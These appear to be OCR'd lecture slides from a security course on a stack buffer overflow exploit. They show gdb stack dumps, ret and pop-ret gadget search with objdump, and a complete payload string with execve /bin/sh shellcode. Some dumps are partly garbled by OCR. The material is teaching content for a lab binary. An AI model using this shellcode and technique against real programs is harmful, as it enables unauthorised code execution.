
we now “return” to our string addr!!!



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf                         0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

This is our string address

Another wider view




```
(gdb) x/72xw $esp
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382   0xf7ffd000   0x080485ab   0xf7fbb000
0xffffd0f0:   0x080485a0   0x00000000   0x00000000   0xf7e2dad3
0xffffd100:   0x00000002   0xffffd194   0xffffd1a0   0xf7feacca
0xffffd110:   0x00000002   0xffffd194   0xffffd134   0x0804a024
0xffffd120:   0x0804825c   0xf7fbb000   0x00000000   0x00000000
0xffffd130:   0x00000000   0x3b593bc7   0x014e1fd7   0x00000000
0xffffd140:   0x00000000   0x00000000   0x00000002   0x080483e0
0xffffd150:   0x00000000   0xf7ff04c0   0xf7e2d9e9   0xf7ffd000
0xffffd160:   0x00000002   0x080483e0   0x00000000   0x08048401
0xffffd170:   0x08048532   0x00000002   0xffffd194   0x080485a0
0xffffd180:   0x08048610   0xf7feb160   0xffffd18c   0x0000001c
0xffffd190:   0x00000002   0xffffd361   0xffffd382   0x00000000
0xffffd1a0:   0xffffd387   0xffffd392   0xffffd3a4   0xffffd3d6
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

This is our string address

Another wider view



```
(gdb) x/72xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34    0xf7e46fe3
0xffffd0b0:   0x00000000    0x00c30000    0x00000001    0x0804833d
0xffffd0c0:   0xffffd361    0x0000002f    0x0804a000    0x00000000
0xffffd0d0:   0x00000002    0xffffd194    0xffffd0f8    0x08048572
                       2                   x080485ab    0xf7fbb000
                       0    0x00000000                   xf7e2dad3
                       2    0xffffd194                   xf7feacca
0xffffd110:   0x00000002    0xffffd194                  0x0804a024
0xffffd120:   0x0804825c    0xf7fbb000    0x00000000    0x00000000
0xffffd130:   0x00000000    0x3b593bc7    0x014e1fd7    0x00000000
0xffffd140:   0x00000000    0x00000000    0x00000002    0x080483e0
0x                               f04c0    0xf7e2d9e9    0xf7ffd000
0xffffd160:   0x00000002    0x080483e0    0x00000000    0x08048401
0xffffd170:   0x08048532    0x00000002    0xffffd194    0x080485a0
0xffffd180:   0x08048610    0xf7feb160    0xffffd18c    0x0000001c
0xffffd190:   0x00000002    0xffffd361    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

exploit ends here.


Fill in everything in between exploit and &pop-ret location with &ret

return address will be overwritten with &ret

Fill next to the last word with &pop-ret

This is our string address

Another wider view



```
(gdb) x/72xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
0xffffd110:     &ret          &ret          &ret          &ret
0xffffd120:     &ret          &ret          &ret          &ret
0xffffd130:     &ret          &ret          &ret          &ret
0xffffd140:     &ret          &ret          &ret          &ret
0xffffd150:     &ret          &ret          &ret          &ret
0xffffd160:     &ret          &ret          &ret          &ret
0xffffd170:     &ret          &ret          &ret          &ret
0xffffd180:     &ret          &ret          &ret          &ret
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
(gdb)
```

ans_buf: Our exploit starts here (0xffffd0ac)

This is our string address


Any Questions?

- Did everyone follow that?
  - Post publicly on Piazza if you have any questions!

Next Question

- How do we find ret and pop-ret instructions?

- Answer: objdump -D and grep



```
cse523:~/stack_of$ objdump -D ans_check5 |grep -A 1 pop |grep ret
 8048356: c3                     ret
 8048600: c3                     ret
 8048627: c3                     ret
cse523:~/stack_of$ objdump -D ans_check5 | grep -B 1 8048356
 8048355: 5b                     pop    %ebx
 8048356: c3                     ret
cse523@Ubuntu:~/stack_of$
```

Payloads

- ret-to-ret payload with NX disabled:
  - shellcode+alignment+&ret*N+&pop-ret
  - Mine was:
  - '\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'**\x56\x83\x04\x08**'*N+'**\x55\x83\x04\x08**'")
  - We’ll have to examine the stack to get ‘N’ right...

Questions

- What might be possible if we construct a similar but more diverse payload?
  - Return to ret
  - Return to pop-ret
  - Return to push-ret
  - Return to push-add-ret

What if we can’t execute our payload on the stack?

- Perhaps the buffer is too small?

- Perhaps the stack region of memory has been marked no-execute (ie, NX is enabled)?

- Is there another way?

- Next time...